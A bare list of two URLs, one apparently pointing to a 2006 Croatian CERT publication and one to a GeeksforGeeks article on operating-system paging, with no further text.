https://www.cert.hr/wp-content/uploads/2006/08/CCERT-PUBDOC-2006-07-163.pdf

https://www.geeksforgeeks.org/operating-system-paging/